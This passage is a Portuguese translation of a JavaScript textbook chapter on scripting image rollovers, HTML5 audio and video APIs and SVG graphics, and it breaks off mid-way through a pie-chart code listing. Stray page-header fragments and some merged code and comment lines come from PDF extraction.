deo e desenhar elementos gráficos. A Seção 21.1 explica técnicas JavaScript tradicionais para efeitos visuais, como trocas de imagem nas quais uma imagem estática é substituída por outra quando o cursor do mouse é colocado sobre ela. A Seção 21.2 aborda os elementos HTML5 <audio> e <video> e suas APIs JavaScript.

Depois dessas duas primeiras seções sobre imagens, áudio e vídeo, o capítulo passa a abordar duas poderosas tecnologias para desenhar elementos gráficos no lado do cliente. A capacidade de gerar dinamicamente elementos gráficos sofisticados no navegador é importante por vários motivos:

- *O código usado para produzir elementos gráficos no lado do cliente normalmente é muito menor do que as imagens em si, gerando economias de largura de banda substanciais.*
- *A geração dinâmica de elementos gráficos a partir de dados em tempo real utiliza muitos ciclos de CPU. Transferir essa tarefa para o cliente reduz a carga no servidor, possivelmente diminuindo os custos com hardware.*
- *Gerar elementos gráficos no cliente está de acordo com a arquitetura moderna de aplicativo Web, na qual os servidores fornecem dados e os clientes gerenciam a apresentação desses dados.*

A Seção 21.3 explica a Scalable Vector Graphics ou SVG. A SVG é uma linguagem baseada em XML usada para descrever elementos gráficos, sendo que os desenhos em SVG podem ser criados e colocados em scripts usando-se JavaScript e DOM. Por fim, a Seção 21.4 aborda o elemento HTML5 <canvas> e sua API JavaScript completa para desenhos no lado do cliente. O elemento <canvas> é uma tecnologia revolucionária, e este

21.1 Escrevendo scripts de imagens

As páginas Web incluem imagens usando o elemento HTML `<img>`. Assim como todos os elementos HTML, um elemento `<img>` pode ser colocado em um script: configurar a propriedade `src` com um novo URL faz o navegador carregar (se necessário) e exibir uma nova imagem. (Você também pode colocar em um script a largura e a altura de uma imagem, o que vai fazer o navegador reduzir ou ampliar a imagem, mas essa técnica não está demonstrada aqui.) **600** Parte II JavaScript do lado do cliente A capacidade de substituir dinamicamente uma imagem por outra em um documento HTML abre a possibilidade de vários efeitos especiais. Um uso comum da substituição de imagem é a implementação de troca de imagens, na qual uma imagem muda quando o cursor do mouse é colocado sobre ela. Quando você torna possível clicar em imagens, colocando-as dentro de seus hiperlinks, os efeitos de troca são uma maneira poderosa de convidar o usuário a clicar na imagem. (Efeitos semelhantes podem ser obtidos sem scripts, usando-se a pseudoclasa CSS `:hover` para alterar a imagem de fundo de um elemento.) O fragmento de HTML a seguir é um exemplo simples: ele cria uma imagem que muda quando o mouse é colocado sobre ela: `<img src = "images/help.gif"`

```
onmouseover = "this.src = 'images/help_rollover.gif'"
```

```
onmouseout = "this.src = 'images/help.gif'">
```

As rotinas de tratamento de evento do elemento `<img>` configuram a propriedade `src` quando o mouse é colocado ou retirado da imagem. As trocas de imagens são fortemente associadas à capacidade de clicar, de modo que esse elemento `<img>` ainda deve ser incluído em um elemento `<a>` ou receber uma rotina de tratamento de evento `onclick`.

Para serem úteis, as trocas de imagens (e efeitos semelhantes) precisam ser responsivas. Isso significa que você precisa de alguma maneira de garantir que as imagens necessárias sejam “buscadas previamente” na cache do navegador. JavaScript do lado do cliente define uma API de propósito especial para isso: obrigar uma imagem a ser colocada na cache, criar um objeto `Image` fora da tela usando a construtora `Image()`. Em seguida, carregar uma imagem nele, configurando a propriedade `src` desse objeto com o URL desejado. Essa imagem não é adicionada ao documento, de modo que não se torna visível, mas o navegador carrega os dados da imagem e os coloca na cache. Em seguida, quando o mesmo URL for usado para uma imagem na tela, ela poderá ser carregada rapidamente a partir da cache do navegador, em vez de ser carregada lentamente pela rede.

O trecho de código de troca de imagem mostrado na seção anterior não buscava previamente a imagem de troca que utilizava, de modo que o usuário poderia notar um atraso no efeito na primeira vez que colocasse o mouse sobre a imagem. Para corrigir esse problema, modifique o código como segue:

```
<script>(new Image()).src = "images/help_rollover.gif";</script>
```

```
<img src = "images/help.gif"
```

```
onmouseover = "this.src = 'images/help_rollover.gif'"
```

```
onmouseout = "this.src = 'images/help.gif'">
```

21.1.1 Trocas não obstrusivas de imagens

O código de troca de imagens que acabamos de mostrar exibe um elemento `<script>` e dois atributos de rotina de tratamento de evento JavaScript para implementar um único efeito de troca. Esse é um exemplo perfeito de JavaScript obstrusiva: o volume de código JavaScript é tão grande que torna a HTML ininteligível. O Exemplo 21-1 mostra uma alternativa não obstrusiva que permite criar trocas de imagens simplesmente especificando um atributo `data-rollover` (consulte a Seção 15.4.3) em qualquer elemento `<img>`. Note que esse exemplo usa a função `onLoad()` do Exemplo 13-5. Usa também o array `document.images[]` (consulte a Seção 15.2.3) para localizar todos os elementos `<img>` no documento.

Capítulo 21 Mídia e gráficos em scripts 601

Exemplo 21-1 Trocas não obstrusivas de imagens

```
/**
```

* `rollover.js`: trocas não obstrusivas de imagens discretas.

```
*
```

* Para criar trocas de imagens, inclua este módulo em seu arquivo HTML e

* use o atributo `data-rollover` em qualquer elemento `<img>` para especificar o URL da **lado do client**

Ja

* imagem de troca. Por exemplo:

vaS

*

cript do

```
* <img src = "normal_image.png" data-rollover = "rollover_image.png">
```

*

e

** Note que esse módulo exige onLoad.js*

**/*

onLoad(function() { // Tudo em uma única função anônima: nenhum símbolo definido

// Itera por todas as imagens, procurando o atributo data-rollover for(var i = 0; i < document.images.length; i++) {

var img = document.images[i];

var rollover = img.getAttribute("data-rollover");

if (!rollover) continue;

// Pula as imagens sem data-rollover

// Garante que a imagem de troca esteja na cache

(new Image()).src = rollover;

// Define um atributo para lembrar o URL da imagem padrão

img.setAttribute("data-rollout",

img.src);

// Registra as rotinas de tratamento de evento que criam o efeito de troca

img.onmouseover = function() {

this.src = this.getAttribute("data-rollover");

};

img.onmouseout = function() {

this.src = this.getAttribute("data-rollout");

};

}

});

21.2 Escrevendo scripts de áudio e vídeo

HTML5 introduz elementos <audio> e <video> que, teoricamente, são tão fáceis de usar como o elemento . Nos navegadores habilitados para HTML5, você não precisa mais usar plugins (como o Flash) para incorporar sons e filmes em seus documentos HTML:

<audio src="background_music.mp3"/>

<video src="news.mov" width=320 height=240/>

Na prática, o uso desses elementos é mais complicado do que isso, pois os fornecedores de navegador não concordaram com um codec de áudio e vídeo padrão que todos suportassem, de modo que você normalmente acaba usando elementos `<source>` para especificar várias fontes de mídia em diferentes formatos:

```
<audio id="music">
```

```
<source src="music.mp3" type="audio/mpeg">
```

```
<source src="music.ogg" type="audio/ogg; codec=vorbis">
```

```
</audio>
```

602 Parte II JavaScript do lado do cliente Note que os elementos

`<source>` não têm conteúdo: não há tag `</source>` de fechamento e não é preciso terminá-los com `/>`

Os navegadores que suportam elementos `<audio>` e `<video>` não vão renderizar o conteúdo desse elemento. Mas os navegadores que não os suportam renderizam o conteúdo, de modo que você pode colocar conteúdo de apoio (como um elemento `<object>` que chame o plug-in Flash) dentro:

```
<video id="news" width=640 height=480 controls preload>
```

```
<!-- Formato WebM para Firefox e Chrome -->
```

```
<source src="news.webm" type="video/webm; codecs=vp8, vorbis">
```

```
<!-- Formato H.264 para IE e Safari -->
```

```
<source src="news.mp4" type="video/mp4; codecs=avc1.42E01E, mp4a.40.2">
```

```
<!-- Recorre ao plugin Flash -->
```

```
<object width=640 height=480 type="application/x-shockwave-flash"
```

```
data="flash_movie_player.swf">
```

<!-- Os elementos Param aqui configuram o reprodutor de filmes Flash que você está usando -->

<!-- Texto é o último conteúdo de apoio -->

<div> video element not supported and Flash plugin not installed. </div>

</object>

</video>

Os elementos `<audio>` e `<video>` suportam um atributo `controls`. Se estiverem presentes (ou se a propriedade JavaScript correspondente estiver configurada como `true`), eles exibem um conjunto de controles de reprodução que inclui botões `play` e `pause`, um controle de volume, etc. Além disso, no entanto, os elementos `<audio>` e `<video>` expõem uma API que proporciona aos scripts o poder de controlar reprodução de mídia, sendo que você pode usar essa API para adicionar efeitos sonoros simples em seu aplicativo Web ou para criar seus próprios painéis de controle personalizados para som e vídeo. Embora suas aparências visuais sejam muito diferentes, os elementos `<audio>` e `<video>` compartilham basicamente a mesma API (a única diferença real entre eles é que o elemento `<video>` tem propriedades `width` e `height`) e quase tudo que vem após esta seção se aplica aos dois elementos.

A construtora `Audio()`

Os elementos `<audio>` não têm uma aparência visual no documento, a não ser que você configure o atributo `controls`. E assim como você pode criar uma imagem fora da tela com a construtora `Image()`, a API de mídia de HTML5 permite criar um elemento áudio fora da tela com a construtora `Audio()`, passando um URL de origem como argumento: `new Audio("chime.wav").play();` // Carrega e reproduz um efeito sonoro O valor de retorno da construtora `Audio()` é o mesmo tipo de objeto que você obteria ao consultar um elemento `<audio>` do documento ou ao criar um novo com `document.createElement("audio")`. Note que esse é um recurso da API de mídia apenas para áudio: não há uma construtora `Video()` correspondente.

Apesar do requisito frustrante de definir mídia em vários formatos de arquivo, a capacidade de reproduzir áudio e vídeo de forma nativa no navegador, sem o uso de plugins, é um novo recurso

poderoso de HTML5. Note que o problema dos codecs de mídia e de compatibilidade de navegador está fora dos objetivos deste livro. As subseções a seguir enfocam apenas a API JavaScript para trabalhar com fluxos de áudio e vídeo.

21.2.1 Seleção e carregamento de tipos

lado do client

JavaS

Se quiser testar se um elemento mídia pode reproduzir um tipo de mídia em especial, passe o **cript do**

tipo MIME media (possivelmente incluindo um parâmetro codec) para o método `canPlayType()`.

O elemento retorna a string vazia (um valor falso) se não consegue reproduzir esse tipo de mídia.

e

Caso contrário, ele retorna a string “maybe” ou “probably”. Devido à natureza complicada dos codecs de áudio e vídeo, em geral um reprodutor não pode ter mais certeza do que “probably”

(provavelmente) de que pode reproduzir um tipo de mídia em especial sem realmente baixar a mídia e tentar:

```
var a = new Audio();  
  
if (a.canPlayType("audio/wav")) {  
  
    a.src = "soundeffect.wav";  
  
    a.play();  
  
}
```

Quando você configura a propriedade `src` de um elemento mídia, ela inicia o processo de carregamento dessa mídia. (Esse processo não irá muito longe a não ser que `preload` seja “auto”.) Configurar `src` quando alguma outra mídia está sendo carregada ou reproduzida vai cancelar o

carregamento ou a reprodução da mídia antiga. Se você adiciona elementos `<source>` em um elemento `mídia`, em vez de configurar o atributo `src`, o elemento não pode saber quando um conjunto de elementos completo foi inserido e não vai começar a escolher entre os elementos `<source>` e a carregar dados até que você chame o método `load()` explicitamente.

21.2.2 Controlando reprodução de mídia

Os métodos mais importantes dos elementos `<audio>` e `<video>` são `play()` e `pause()`, que iniciam e param a reprodução da mídia:

```
// Quando o documento estiver carregado, começa a reproduzir alguma música no plano de
```

```
// fundo
```

```
window.addEventListener("load", function() {
```

```
document.getElementById("music").play();
```

```
},
```

```
false);
```

Além de iniciar e parar som e vídeo, você pode pular (ou “buscar”) para um local desejado dentro da mídia configurando a propriedade `currentTime`. Essa propriedade especifica o tempo, em segundos, para o qual o reprodutor deve pular e pode ser configurada enquanto a mídia está sendo reproduzida ou enquanto está em pausa. (As propriedades `initialTime` e `duration` fornecem o intervalo de valores válidos para `currentTime`. Mais informações sobre essas propriedades, a seguir.) A propriedade `volume` especifica o volume da reprodução como um número entre 0 (silêncio) e 1

(volume máximo). A propriedade `muted` pode ser configurada como `true` para reprodução sem áudio ou como `false`, para retomar o som da reprodução no nível especificado por volume.

604 Parte II JavaScript do lado do cliente A propriedade `playbackRate` especifica a velocidade na qual a mídia é reproduzida. O valor 1.0 é a velocidade normal. Valores maiores do que 1 são “avanço rápido” e

valores entre 0 e 1 são “movimento lento”. Valores negativos deveriam reproduzir o som ou vídeo para trás, mas os navegadores não suportavam esse recurso quando este livro estava sendo escrito. Os elementos `<audio>` e `<video>` também têm uma propriedade `defaultPlaybackRate`. Quando o método `play()` é chamado, a propriedade `playbackRate` é configurada com `defaultPlaybackRate`.

Note que as propriedades `currentTime`, `volume`, `muted` e `playbackRate` não servem apenas para controlar reprodução de mídia. Se um elemento `<audio>` ou `<video>` tem o atributo `controls`, ele exibe controles do reprodutor, fornecendo ao usuário o comando da reprodução. Nesse caso, um script poderia consultar propriedades como `muted` e `currentTime` para descobrir como a mídia está sendo reproduzida.

Os atributos HTML `controls`, `loop`, `preload` e `autoplay` afetam a reprodução de áudio e vídeo e também podem ser configurados e consultados como propriedades JavaScript. `controls` especifica se os controles de reprodução aparecem no navegador. Configure essa propriedade como `true` para exibir os controles ou `false`, para ocultá-los. A propriedade `loop` é um valor booleano que especifica se a mídia deve ser reproduzida repetidamente (`true`) ou parar ao chegar no final (`false`). A propriedade `preload` especifica se (ou quanto) o conteúdo da mídia deve ser previamente carregado antes que o usuário comece a reprodução. O valor “none” significa que dado algum deve ser carregado previamente. O valor “metadata” significa que metadados como duração, taxa de bits e tamanho do quadro devem ser carregados, mas não os dados da mídia em si. Os navegadores normalmente carregam metadados se um atributo `preload` não é especificado. O valor de `preload` “auto” significa que o navegador deve carregar previamente o quanto julgar apropriado da mídia. Por fim, a propriedade `autoplay` especifica se a mídia deve começar a ser reproduzida automaticamente, quando um volume suficiente estiver no buffer. Configurar `autoplay` como `true` obviamente significa que o navegador deve carregar dados da mídia previamente.

21.2.3 Consultando status de mídia

Os elementos `<audio>` e `<video>` têm várias propriedades somente de leitura que descrevem o estado atual da mídia e do reprodutor. `paused` é `true` se o reprodutor está em pausa. `seeking` é `true` se o reprodutor está pulando para uma nova posição de reprodução. `ended` é `true` se o reprodutor atingiu o fim da mídia e parou. (`ended` nunca se torna `true` se `loop` é `true`.) A propriedade `duration` especifica a duração da mídia, em segundos. Se você consulta essa propriedade antes que os metadados da mídia estejam carregados, ela retorna NaN. Para streaming de mídia (como rádio na Internet) com duração indefinida, essa propriedade retorna

Infinity.

A propriedade `initialTime` especifica o tempo inicial da mídia, em segundos. Para clipes de mídia de duração fixa, isso normalmente é 0. Para streaming de mídia, essa propriedade fornece o instante de tempo mais cedo no qual os dados ainda estão no buffer e que é possível buscar novamente. `currentTime` nunca pode ser configurada menor do que `initialTime`.

Três outras propriedades fornecem uma visão mais minuciosa da linha do tempo da mídia e seu status de reprodução e buffer. A propriedade `played` retorna o intervalo (ou intervalos) de tempo

Capítulo 21 Mídia e gráficos em scripts 605

que foi reproduzido. A propriedade `buffered` retorna o intervalo (ou intervalos) de tempo que está atualmente no buffer e a propriedade `seekable` retorna o intervalo (ou intervalos) de tempo que o reprodutor pode buscar no momento. (Você poderia usar essas propriedades para implementar uma barra de progresso ilustrando `currentTime` e `duration`, junto com quanto da mídia foi reproduzido e quanto está no buffer.) **lado do client**

Ja

`played`, `buffered` e `seekable` são objetos `TimeRanges`. Cada objeto tem uma propriedade `length` especi-vaScript do

ficando o número de intervalos que representa e métodos `start()` e `end()` que retornam os instantes de tempos de início e fim (em segundos) de um intervalo numerado. No caso mais comum de um e

único intervalo de tempos contíguos, você usaria `start(0)` e `end(0)`. Supondo que não aconteceu busca e que a mídia é colocada no buffer desde o início, por exemplo, você poderia usar um código como o seguinte para determinar a porcentagem de um recurso que foi colocada no buffer: `var percent loaded = Math.floor(song.buffered.end(0) / song.duration * 100)`; Por fim, mais três propriedades, `readyState`, `networkState` e `error`, fornecem detalhes de status de baixo nível sobre os elementos `<audio>` e `<video>`. Cada uma dessas propriedades tem um valor numérico e são definidas constantes para cada um dos valores válidos. Note que essas constantes são definidas no próprio objeto mídia (ou no objeto erro). Você poderia usar uma delas em um código como o seguinte: `if (song.readyState === song.HAVE_ENOUGH_DATA) song.play()`;

`readyState` especifica o quanto dos dados da mídia foi carregado e,

portanto, o quanto o elemento está pronto para começar a reproduzir esses dados. Os valores dessa propriedade e seus significados são os seguintes:

Constante

Valor

Descrição

HAVE_NOTHING

0

Nenhum dado ou metadado da mídia foi carregado.

HAVE_METADATA

1

Os metadados da mídia foram carregados, mas nenhum dado para a posição de reprodução atual foi carregado. Isso significa que você pode consultar a duração da mídia ou as dimensões de um vídeo e pode buscar, configurando `currentTime`, mas no momento o navegador não pode reproduzir a mídia em `currentTime`.

HAVE_CURRENT_DATA

2

Os dados da mídia para `currentTime` foram carregados, mas não o suficiente para permitir que a mídia seja reproduzida. Para vídeo, isso normalmente significa que o quadro atual foi carregado, mas o seguinte, não. Esse estado ocorre no final de uma música ou filme.

HAVE_FUTURE_DATA

3

Foram carregados dados suficientes da mídia para iniciar a reprodução, mas provavelmente não o suficiente para reproduzir até o final

da mídia sem fazer uma pausa para baixar mais dados.

HAVE_ENOUGH_DATA

4

Foram carregados dados suficientes da mídia para que o navegador provavelmente possa reproduzir até o fim sem fazer pausa.

606 *Parte II JavaScript do lado do cliente A propriedade `networkState` especifica se (ou por que não) um elemento da mídia está usando a rede:*
Constante

Valor

Descrição

NETWORK_EMPTY

0

O elemento não começou a usar a rede. Esse poderia ser o estado antes que o atributo `src` fosse configurado, por exemplo.

NETWORK_IDLE

1

No momento o elemento não está carregando dados da rede. Ele pode ter carregado o recurso completo ou ter colocado no buffer todos os dados de que precisa agora. Ou então, pode ter configurado `preload` como

“none” e ainda não foi solicitado a carregar ou reproduzir a mídia.

NETWORK_LOADING

2

O elemento está usando a rede para carregar dados da mídia.

NETWORK_NO_SOURCE

3

O elemento não conseguiu encontrar uma fonte de mídia que seja capaz de reproduzir.

Quando ocorre um erro no carregamento ou na reprodução da mídia, o

navegador configura a propriedade `error` do elemento `<audio>` ou `<video>`. Se não ocorreu erro, `error` é `null`. Caso contrário, é um objeto com uma propriedade numérica `code` que descreve o erro. O objeto `error` também define constantes que descrevem os possíveis códigos de erro:

Constante

Valor

Descrição

`MEDIA_ERR_ABORTED`

1

O usuário pediu ao navegador para parar de carregar a mídia.

`MEDIA_ERR_NETWORK`

2

A mídia é do tipo correto, mas um erro da rede a impediu de ser carregada.

`MEDIA_ERR_DECODE`

3

A mídia é do tipo correto, mas um erro de codificação a impediu de ser decodificada e reproduzida.

`MEDIA_ERR_SRC_NOT_SUPPORTED`

4

A mídia especificada pelo atributo `src` não é de um tipo que o navegador possa reproduzir.

Você poderia usar a propriedade `error` com código como o seguinte: `if (song.error.code == song.error.MEDIA_ERR_DECODE)`

```
alert("Can't play song: corrupt audio data.");
```

21.2.4 Eventos de mídia

<audio> e <video> são elementos muito complexos – eles devem responder à interação do usuário com seus controles de reprodução, à atividade da rede e até, durante a reprodução, à simples passagem do tempo – e acabamos de ver que esses elementos têm muitas propriedades que definem seus estados atuais. Assim como a maioria dos elementos HTML, <audio> e <video> disparam eventos quando seus estados mudam. Como esses elementos têm um estado muito complicado, podem disparar muitos eventos.

A tabela a seguir resume os 22 eventos de mídia, na ordem em que provavelmente ocorrem. Não existem propriedades de registro para esses eventos. Use o método `addEventListener()` do elemento

<audio> ou <video> para registrar funções de tratamento.

Capítulo 21 Mídia e gráficos em scripts 607

Tipo de evento

Descrição

loadstart

*Disparado quando o elemento começa a solicitar dados de mídia.
networkState é NETWORK_LOADING.*

progress

A atividade da rede continua a carregar dados da mídia. `networkState` é `NETWORK_`

LOADING. Normalmente disparado entre 2 e 8 vezes por segundo.

lado do client

Jav

loadedmetadata

Os metadados da mídia foram carregados e a duração e as dimensões da mídia estão prontas.

aScript do

readyState mudou para HAVE_METADATA pela primeira vez.

loadeddata

Os dados da posição de reprodução atual foram carregados pela primeira vez e readyState e

mudou para HAVE_CURRENT_DATA.

canplay

*Foram carregados dados da mídia suficientes para que a reprodução possa começar, mas provavelmente será exigido uso de buffer adicional.
readyState é HAVE_FUTURE_*

DATA.

canplaythrough

Foram carregados dados da mídia suficientes para que a mídia provavelmente possa ser reproduzida continuamente, sem fazer pausa para colocar mais dados no buffer.

readyState é HAVE_ENOUGH_DATA.

suspend

O elemento carregou dados suficientes no buffer e parou de baixar temporariamente.

networkState mudou para NETWORK_IDLE.

stalled

*O elemento está tentando carregar dados, mas eles não estão chegando.
networkState permanece em NETWORK_LOADING.*

play

O método play() foi chamado ou o atributo autoplay causou o equivalente. Se foram carregados dados suficientes, este evento será seguido por um evento de play. Caso contrário, vai se seguir um evento de wait.

waiting

A reprodução não pode começar ou parou porque não há dados suficientes no buffer. Um evento de play vai se seguir quando dados suficientes estiverem prontos.

playing

A mídia começou a ser reproduzida.

timeupdate

A propriedade currentTime mudou. Durante a reprodução normal, este evento é disparado entre 4 e 60 vezes por segundo, possivelmente dependendo da carga do sistema e de quanto tempo as rotinas de tratamento de evento estão demorando para terminar.

pause

O método pause() foi chamado e a reprodução está em pausa.

seeking

O script ou o usuário solicitou que a reprodução pulasse para uma parte da mídia que não está no buffer e a reprodução parou enquanto os dados são carregados. A propriedade seeking é true.

seeked

A propriedade seeking mudou de volta para false.

ended

A reprodução parou porque o fim da mídia foi atingido.

durationchange

A propriedade duration mudou.

volumechange

A propriedade volume ou muted mudou.

ratechange

playbackRate ou *defaultPlaybackRate* mudou.

abort

*O elemento parou de carregar dados, normalmente a pedido do usuário.
error.code é MEDIA_ERR_ABORTED.*

error

Um erro da rede ou outro erro impediu que os dados da mídia fossem carregados. error.

code é um valor diferente de MEDIA_ERR_ABORTED.

emptied

Um erro ou cancelamento fez `networkState` voltar a `NETWORK_EMPTY`.

608 Parte II JavaScript do lado do cliente **21.3 SVG: Scalable Vector Graphics (Gráficos Vetoriais**

Escaláveis)

SVG é uma gramática de XML para elementos gráficos. A palavra “vector” (vetorial) indica que é fundamentalmente diferente dos formatos de imagem raster, como GIF, JPEG, e PNG, que especificam uma matriz de valores de pixel. Em vez disso, uma “imagem” SVG é uma descrição precisa e independente da resolução (daí “escaláveis”) dos passos necessários para desenhar o elemento gráfico desejado. Aqui está um arquivo SVG simples: `<!-- Inicia uma figura SVG e declara nosso espaço de nomes -->`

```
<svg xmlns="http://www.w3.org/2000/svg"
```

```
viewBox="0 0 1000 1000"> <!-- Sistema de coordenadas da figura -->
```

```
<defs> <!-- Configura algumas definições que vamos usar -->
```

```
<linearGradient id="fade"> <!-- um gradiente colorido chamado "fade" -->
```

```
<stop offset="0%" stop-color="#008"/> <!-- Inicia um azul-escuro -->
```

```
<stop offset="100%" stop-color="#ccf"/> <!-- Desbota para azul-claro -->
```

```
</linearGradient>
```

```
</defs>
```

```
<!-- Desenha um retângulo com borda preta grossa e o preenche com fade
```

-->

```
<rect x="100" y="200" width="800" height="600"
```

```
stroke="black" stroke-width="25" fill="url(#fade)"/>
```


```
</svg>
```

A Figura 21-1 mostra como esse arquivo SVG fica quando renderizado graficamente.

SVG é uma gramática grande e moderadamente complexa. Além das primitivas de desenho de formas simples, ela contém suporte para curvas arbitrárias, texto e animação. Os elementos gráficos SVG podem até incorporar scripts JavaScript e folhas de estilos CSS para adicionar informações de comportamento e apresentação. Esta seção mostra como um código JavaScript do lado do cliente (incorporado em HTML e não em SVG) pode desenhar elementos gráficos dinamicamente usando SVG. Ela inclui exemplos de desenhos em SVG, mas só consegue mostrar uma pequena parte do que é possível fazer com SVG. Os detalhes completos sobre SVG estão disponíveis na ampla (po-rém bastante legível) especificação. A especificação é mantida pelo W3C no endereço <http://www.w3.org/TR/SVG/>.

Note que ela inclui um Document Object Model completo para documentos SVG. Esta seção manipula elementos gráficos SVG usando o DOM da XML padrão e não utiliza o DOM da SVG.

Quando este livro estava sendo escrito, todos os navegadores da época, exceto o IE, suportavam SVG (e o IE9 vai suportar). Nos navegadores mais recentes, você pode exibir imagens SVG usando um elemento `<img>` normal. Alguns navegadores um pouco mais antigos (como o Firefox 3.6) não suportam isso e exigem o uso de um elemento `<object>`: `<object data="sample.svg" type="image/svg+xml" width="100" height="100"/>`



Capítulo 21 Mídia e gráficos em scripts 609

lado do client

JavaScript do

e

Figura 21-1 Um elemento gráfico SVG simples.

Quando usada com um elemento `<img>` ou `<object>`, SVG é apenas outro formato de imagem e não é especialmente interessante para programadores JavaScript. É mais útil incorporar imagens SVG diretamente dentro de seus documentos para que possam ser incluídas em scripts. Como SVG é uma gramática de XML, você pode incorporá-la dentro de documentos XHTML, como segue: `<?xml version="1.0"?>`

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
xmlns:svg="http://www.w3.org/2000/svg">
```

```
<!-- declara HTML como espaço de nomes padrão e SVG com prefixo  
"svg:" -->
```

<body>

This is a red square: <svg:svg width="10" height="10">

<svg:rect x="0" y="0" width="10" height="10" fill="red"/>

</svg:svg>

This is a blue circle: <svg:svg width="10" height="10">

<svg:circle cx="5" cy="5" r="5" fill="blue"/>

</svg:svg>

</body>

</html>



610 Parte II JavaScript do lado do cliente

Essa técnica funciona em todos os navegadores atuais, exceto o IE. A Figura 21-2 mostra como o Firefox renderiza esse documento XHTML.

Figura 21-2 Elementos gráficos SVG em um documento XHTML.

HTML5 minimiza a distinção entre XML e HTML e permite que a marcação SVG (e Ma-thML) apareça diretamente nos arquivos HTML, sem declarações de espaços de nomes ou prefixos de tag:

<!DOCTYPE html>

<html>

<body>

This is a red square: <svg width="10" height="10">

```

<rect x="0" y="0" width="10" height="10" fill="red"/>

</svg>

This is a blue circle: <svg width="10" height="10">

<circle cx="5" cy="5" r="5" fill="blue"/>

</svg>


</body>

</html>

```

Quando este livro estava sendo escrito, a incorporação direta de SVG em HTML só funcionava nos navegadores mais modernos.

Como SVG é uma gramática de XML, desenhar elementos gráficos SVG é apenas uma questão de usar o DOM para criar elementos XML apropriados. O Exemplo 21-2 é a listagem de uma função `pieChart()` que cria os elementos SVG para produzir o gráfico de pizza mostrado na Figura 21-3.



lado do client

JavaScript do

e

Figura 21-3 Um gráfico de pizza SVG construído com JavaScript.

Exemplo 21-2 Desenhando um gráfico de pizza com JavaScript e SVG

*/***

** Cria um elemento <svg> e desenha um gráfico de pizza nele.*

** Argumentos:*

** data: um array de números para representar no gráfico, um para cada fatia da pizza.*

** width,height: o tamanho do elemento gráfico SVG, em pixels*

** cx, cy, r: o centro e o raio da pizza*

** colors: um array de strings de cor HTML, uma para cada fatia*

** labels: um array de rótulos para aparecer na legenda, um para cada fatia*

** lx, ly: o canto superior esquerdo da legenda do gráfico*

** Retorna:*

** Um elemento <svg> contendo o gráfico de pizza.*

** O chamador deve inserir o elemento retornado no documento.*

**/*

function pieChart(data, width, height, cx, cy, r, colors, labels, lx, ly) {

// Este é o espaço de nomes XML para elementos svg

var svgns = "http://www.w3.org/2000/svg";

```
// Cria o elemento <svg> e especifica tamanho em pixels e coordenadas
do usuário var chart = document.createElementNS(svgns, "svg:svg");
chart.setAttribute("width", width);

chart.setAttribute("height", height);

chart.setAttribute("viewBox", "0 0 " + width + " " + height);

// Soma os valores de dados para sabermos qual é o tamanho da pizza var
total = 0;

for(var i = 0; i < data.length; i++) total += data[i];

// Agora descubra qual é o tamanho de cada fatia da pizza. Ângulos em
radianos.

var angles = []

for(var i = 0; i < data.length; i++) angles[i] = data[i]/
total*Math.PI*2;

// Itera por cada fatia da pizza.

startangle = 0;

for(var i = 0; i < data.length; i++) {

// É aqui que a fatia termina

var endangle = startangle + angles[i];

// Calcula os dois pontos onde nossa fatia intercepta o círculo

// Essas fórmulas são escolhidas de modo que um ângulo 0 seja meio-dia

// e os ângulos positivos aumentem no sentido horário.
```

```
